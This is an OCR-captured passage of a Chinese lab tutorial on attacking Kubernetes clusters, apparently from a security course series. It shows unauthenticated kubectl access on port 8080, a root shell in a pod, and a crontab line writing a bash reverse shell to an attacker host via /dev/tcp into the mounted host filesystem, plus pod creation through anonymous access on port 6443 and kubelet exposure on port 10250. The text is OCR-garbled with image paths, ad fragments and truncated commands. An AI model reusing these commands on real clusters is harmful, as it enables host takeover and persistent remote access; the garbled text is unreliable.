

暂停播放
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h38m
test 1/1 Running 0 5h8m
test02 1/1 Running 0 4h40m
xiaodi 0/1 ContainerCreating 0 7s
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h40m
test 1/1 Running 0 5h9m
test02 1/1 Running 0 4h42m
xiaodi 1/1 Running 0 106s
C:\Users\Administrator\Desktop\k8s>kubectl -s 192.168.139.130:8080 --namespace=default exec -it xiaodi ba
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed in a future version. Use kubectl exec [POD] -- [COMMAND] instead.
root@xiaodi:/# whoami
root
root@xiaodi:/# ls
bin dev docker-entrypoint.sh home lib32 libx32 mnt proc run srv tmp var
boot docker-entrypoint.d etc lib lib64 media opt root sbin sys usr
root@xiaodi:/# echo -e "* * * * * root bash -i >& /dev/tcp/192.168.139.128/4444 0>&1\n" >> /mnt/etc/crontab
root@xiaodi:/#
写入计划任务
self-educated





（2）一些集群由于鉴权配置不当，将"system:anonymous"用户绑定到"cluster-admin"用户组，从而使6443端口允许匿名用户以管理员权限向集群内部下发指令，攻击6443端口：




https://192.168.139.130:6443/api/v1/namespaces/default/pods
POST
https://192.168.139.130:6443/api/v1/namespaces/default/pods
创建test03 pod
发送
Body
Cookie
Header (4)
测试结果
状态: 201 Created
时间: 6 ms
大小: 1.82 KB
保存响应
{
"kind": "Pod",
"apiVersion": "v1",
"metadata": {
"name": "test03",
"namespace": "default",
"selfLink": "/api/v1/namespaces/default/pods/test03",
"uid": "d762a445-f532-4350-8c98-271cf882c687",
"resourceVersion": "32830",
"creationTimestamp": "2023-09-30T13:14:35Z",
"annotations": {
"kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"test03\",\"namesp
}
},
"spec": {



暂停播放
k8s-Centos7-Master
k8s-Centos7-Node1
k8s-Centos7-Node2
kali-linux-2022.3-vmware-am...
xiaodi@localhost:/etc/kubernetes/manifests
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
virbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 192.168.122.1 netmask 255.255.255.0 broadcast 192.168.122.255
ether 52:54:00:d2:1c:fd txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@localhost manifests]#
[root@localhost manifests]# kubectl get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h38m
test 1/1 Running 0 5h8m
test02 1/1 Running 0 4h40m
xiaodi 0/1 ContainerCreating 0 32s
[root@localhost manifests]# kubectl get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h49m
test 1/1 Running 0 5h19m
test02 1/1 Running 0 4h51m
xiaodi 1/1 Running 0 11m
[root@localhost manifests]# kubectl get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h50m
test 1/1 Running 0 5h20m
test02 1/1 Running 0 4h52m
test03 1/1 Running 0 10s
xiaodi 1/1 Running 0 12m
[root@localhost manifests]#
创建成功
亚马逊云科技
云技能孵化
助力开发者与云从业者，从入门
掌握云服务应用技能
礼品展示
立即报名
目录
kube-apiserver
etcd
Kubelet
Docker Engine








2.1.2 kubelet未授权访问

（1）kubelet未授权访问只存在于node结点中，攻击10250端口：


config.yaml
address: 0.0.0.0
apiVersion: kubelet.config.k8s.io/v1beta1
authentication:
anonymous:
enabled: true
webhook:
cacheTTL: 2m0s
enabled: true
x509:
clientCAFile: /etc/kubernetes/pki/ca.crt
authorization:
mode: AlwaysAllow
webhook:
cacheAuthorizedTTL: 5m0s
cacheUnauthorizedTTL: 30s
cgroupDriver: cgroupfs
cgroupsPerQOS: true
clusterDNS:
- 10.96.0.10
clusterDomain: cluster.local
configMapAndSecretChangeDetectionStrategy: Watch
containerLogMaxFiles: 5
containerLogMaxSize: 10Mi
contentType: application/vnd.kubernetes.protobuf
cpuCFSQuota: true
cpuCFSQuotaPeriod: 100ms
cpuManagerPolicy: none
漏洞成因
self-educated


第97天：云上攻防-云原生篇&Kubernetes&K8s安全&AP...
self-educated
https://192.168.139.132:10250/pods
展示如下界面存在未授权





1 后续构造触发其他命令即可。